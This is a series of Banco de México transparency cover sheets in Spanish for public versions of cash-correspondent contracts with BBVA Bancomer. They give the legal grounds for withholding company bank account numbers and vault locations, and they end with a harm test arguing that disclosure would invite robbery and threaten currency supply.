I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBBVABancomer M30_015_2017
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBBVABancomer M30_030_2017
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresCorrespBBVABancomer M35_003_2018
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de nsparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3 4	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresSerCorresp BBVABancomer M30_041_2017
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresSerCorresp BBVABancomer M30_045_2017
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018, celebrada el 26 de Julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresServCorrespBBVABancomer M35_004_2016
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 15/2018, celebrada el 26 de julio de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el diente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

BANCO DE MÉXICO

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró , con fundamento en los artículos 3, fracción XXI, 70, 100, 106, fracción III, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 68, 97, 98, fracción III, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, fracción III, Quincuagésimo sexto, Sexagésimo segundo, inciso b) y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", emitidos por el Consejo Nacional del Sistema Nacional de Transparencia, Acceso a la Información y Protección de Datos Personales (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Programación y Distribución de Efectivo
II. La identificación de los documentos del que se elaboran las versiones públicas.	ConvContPresServCorrespBBVABancomer M35_08_2016
III. Firma del titular del área y de quien clasifica.	Mtra. Isabel Morales Pasantes Directora de Programación y Distribución de Efectivo
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	La presente versión pública fue aprobada en la sesión del Comité de Transparencia "Especial", número 25/2018 celebrada el 26 de JULIO de 2018. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Subgerente de Análisis Jurídico y Promoción de Transparencia, y Prosecretario del Comité de Transparencia del Banco de México. Firma:

BANCO DE MÉXICO

A continuación se presenta el detalle de la información testada, así como la fundamentación y motivación que sustentan la clasificación y, en los supuestos de información clasificada como reservada, el periodo de reserva:

PARTES O SECCIONES CLASIFICADAS COMO CONFIDENCIAL				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
5	3	No. de cuenta única y cuenta bancaria de persona moral.	Artículos 6o., cuarto párrafo, apartado A, fracción II, y 16, párrafo segundo, de la Constitución Política de los Estados Unidos Mexicanos; 7, 23, 116, párrafos segundo y último, de la Ley General de Transparencia y Acceso a la Información Pública; 1, 6, 113, párrafos primero, fracciones I y III y último de la Ley Federal de Transparencia y Acceso a la Información Pública; Trigésimo Octavo, fracción II y último párrafo, Cuadragésimo, fracción I y Cuadragésimo octavo, párrafo primero, de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas". Lo anterior se reitera en el criterio 10/17 emitido por el INAI, de rubro "Cuentas bancarias y/o CLABE interbancaria de personas físicas y morales privadas"	Información clasificada como confidencial, toda vez que se trata de información entregada con tal carácter por los particulares a los sujetos obligados, y que éstos tienen el derecho de entregar con dicho carácter, de conformidad con lo dispuesto en las leyes o en los Tratados Internacionales de los que el Estado mexicano es parte. Asimismo, la información en cuestión se refiere al patrimonio de una persona moral. En efecto, el número de cuenta es un conjunto de caracteres numéricos utilizados por los intermediarios financieros para identificar las cuentas de los clientes. Dicho número es único e irrepetible, establecido a cada cuenta bancaria que avala que los recursos enviados a las órdenes de cargo, pago de nómina o a las transferencias electrónicas de fondos interbancarios, se utilicen exclusivamente en la cuenta señalada por el cliente. Derivado de lo anterior, se considera que dicho datos están asociados al patrimonio de una persona moral de carácter privado, entendiendo este como el conjunto de bienes, derechos y obligaciones correspondientes a una persona identificada e identificable y que constituyen una universalidad jurídica, motivo por el cual el número de cuenta constituye información confidencial que incumbe a su titular o personas autorizadas para el acceso o consulta de la misma. Cabe señalar, que a través de los números de cuenta y CLABE, el cliente puede acceder a la información relacionada con su patrimonio, contenida en las bases de datos de las instituciones bancarias y financieras, en donde se pueden realizar diversas transacciones como son movimientos y consulta de saldos, así como compraventas empleando para ello el número de tarjeta de crédito, por lo que su difusión podría dañar o perjudicar el patrimonio de la persona titular de esta información.

PARTES O SECCIONES CLASIFICADAS COMO RESERVADA				
Periodo de reserva: 5 años				
Ref.	**Página (s)**	**Información testada**	**Fundamento Legal**	**Motivación**
b	3	Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.

PRUEBA DE DAÑO

Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes

En términos de lo dispuesto en los artículos 28, párrafos sexto y séptimo, de la Constitución Política de los Estados Unidos Mexicanos, 113, fracciones I, IV y V, de la Ley General de Transparencia y Acceso a la Información Pública; 110, fracciones I, IV y V, de la Ley Federal de Transparencia y Acceso a la Información Pública y Décimo séptimo, fracción VIII, Vigésimo segundo, fracciones I y II, y Vigésimo tercero de los Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas vigentes, es de clasificarse como información reservada aquella cuya publicación, entre otras cosas:

- Comprometa la seguridad nacional.
- Pueda comprometer la seguridad en la provisión de moneda nacional al país.
- Pueda poner en riesgo la vida, seguridad o salud de personas físicas.

Por lo que la información relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, es clasificada como reservada, ya que la divulgación de la citada información representa un riesgo de perjuicio significativo al interés público, toda vez que dicho riesgo es:

1) Real, pues revelar o divulgar información relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, proporcionaría datos que pueden ser utilizados para la planeación y ejecución de actividades ilícitas, como robos, atentados y/o secuestros, lo que haría vulnerable la seguridad del efectivo que resguarda el Banco Central, pondría en riesgo a los empleados de las instituciones de crédito, a sus instalaciones y, en consecuencia, el cumplimiento de la finalidad establecida en el artículo 2o. de la Ley del Banco de México, en el sentido de proveer a la economía del país de moneda nacional.

Es importante señalar que de conformidad con lo dispuesto en los artículos 28, párrafo séptimo de la Constitución Política de los Estados Unidos Mexicanos, así como 2o. y 4o. de la Ley del Banco de México, el Estado ejerce de manera exclusiva, a través del Banco de México, funciones en las áreas estratégicas de acuñación de moneda y emisión de billetes.

BANCO DE MÉXICO

Lo anterior, debido a que le corresponde exclusivamente al Banco de México emitir billetes y ordenar la acuñación de moneda metálica, así como poner ambos signos en circulación a través de las operaciones que dicha Ley le autoriza realizar.

En este sentido, el artículo 5, fracción XII, de la Ley de Seguridad Nacional establece que son amenazas a la seguridad nacional, los actos tendientes a destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos.

A su vez, el artículo 146 de la Ley General del Sistema Nacional de Seguridad Pública dispone que se consideran instalaciones estratégicas, a los espacios, inmuebles, construcciones, muebles, equipo y demás bienes, destinados al funcionamiento, mantenimiento y operación de las actividades consideradas como estratégicas por la Constitución Política de los Estados Unidos Mexicanos, entre las que se encuentran las áreas estratégicas de acuñación de moneda y emisión de billetes citadas.

En consecuencia, resulta evidente que el otorgamiento de la información relativa a la ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes, representaría una amenaza a la Seguridad Nacional al ponerse en riesgo la infraestructura de carácter estratégico, como lo es la utilizada para la acuñación de moneda y emisión de billetes.

En este sentido, conforme a la experiencia en el contexto de seguridad y robo, un modo de operación común de los grupos dedicados a la comisión de delitos es el robo a las empresas de traslado de valores, lo cual se facilita o logra, a través del conocimiento y divulgación de información como la relativa a la ***"Ubicación de los locales en los que se prestan los servicios de corresponsalía de caja, en cuyas bóvedas el Banco de México resguarda billetes"***, por lo que el hecho de divulgarla, es decir, hacerla del dominio público, implicaría un riesgo y una amenaza inminente a las instalaciones en las que se proporcionan los servicios de corresponsalía de caja, así como al personal que labora en el mismo, ya que dicha información puede ser utilizada por diversos grupos delincuenciales para planear un robo a dichas instalaciones.

Por las razones expuestas, la divulgación de la citada información compromete la seguridad nacional que refiere el artículo 113, fracción I, de la Ley General de Transparencia y Acceso a la Información Pública, ya que con ello se podría destruir o inhabilitar la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos, como es la provisión de moneda nacional al país.

Asimismo, en términos de lo mencionado en los párrafos anteriores, divulgar la información que nos ocupa, menoscaba la efectividad de las medidas implementadas en el sistema monetario, y compromete la seguridad en la provisión de moneda nacional al país, toda vez que, la destrucción o inhabilitación de la infraestructura de carácter estratégico o indispensable para la provisión de bienes o servicios públicos referido pondría en riesgo la provisión de moneda nacional al país, al ser dicha infraestructura necesaria para ejercer la función constitucional del Banco de México de proveer de moneda nacional al país, actualizando así la causal de reserva prevista en el artículo 113, fracción IV, de la Ley General de Transparencia y Acceso a la Información. Además de que lo anterior provocaría un desabasto de ésta en la región que sea objeto de la delincuencia, y ello representaría un desequilibrio económico.

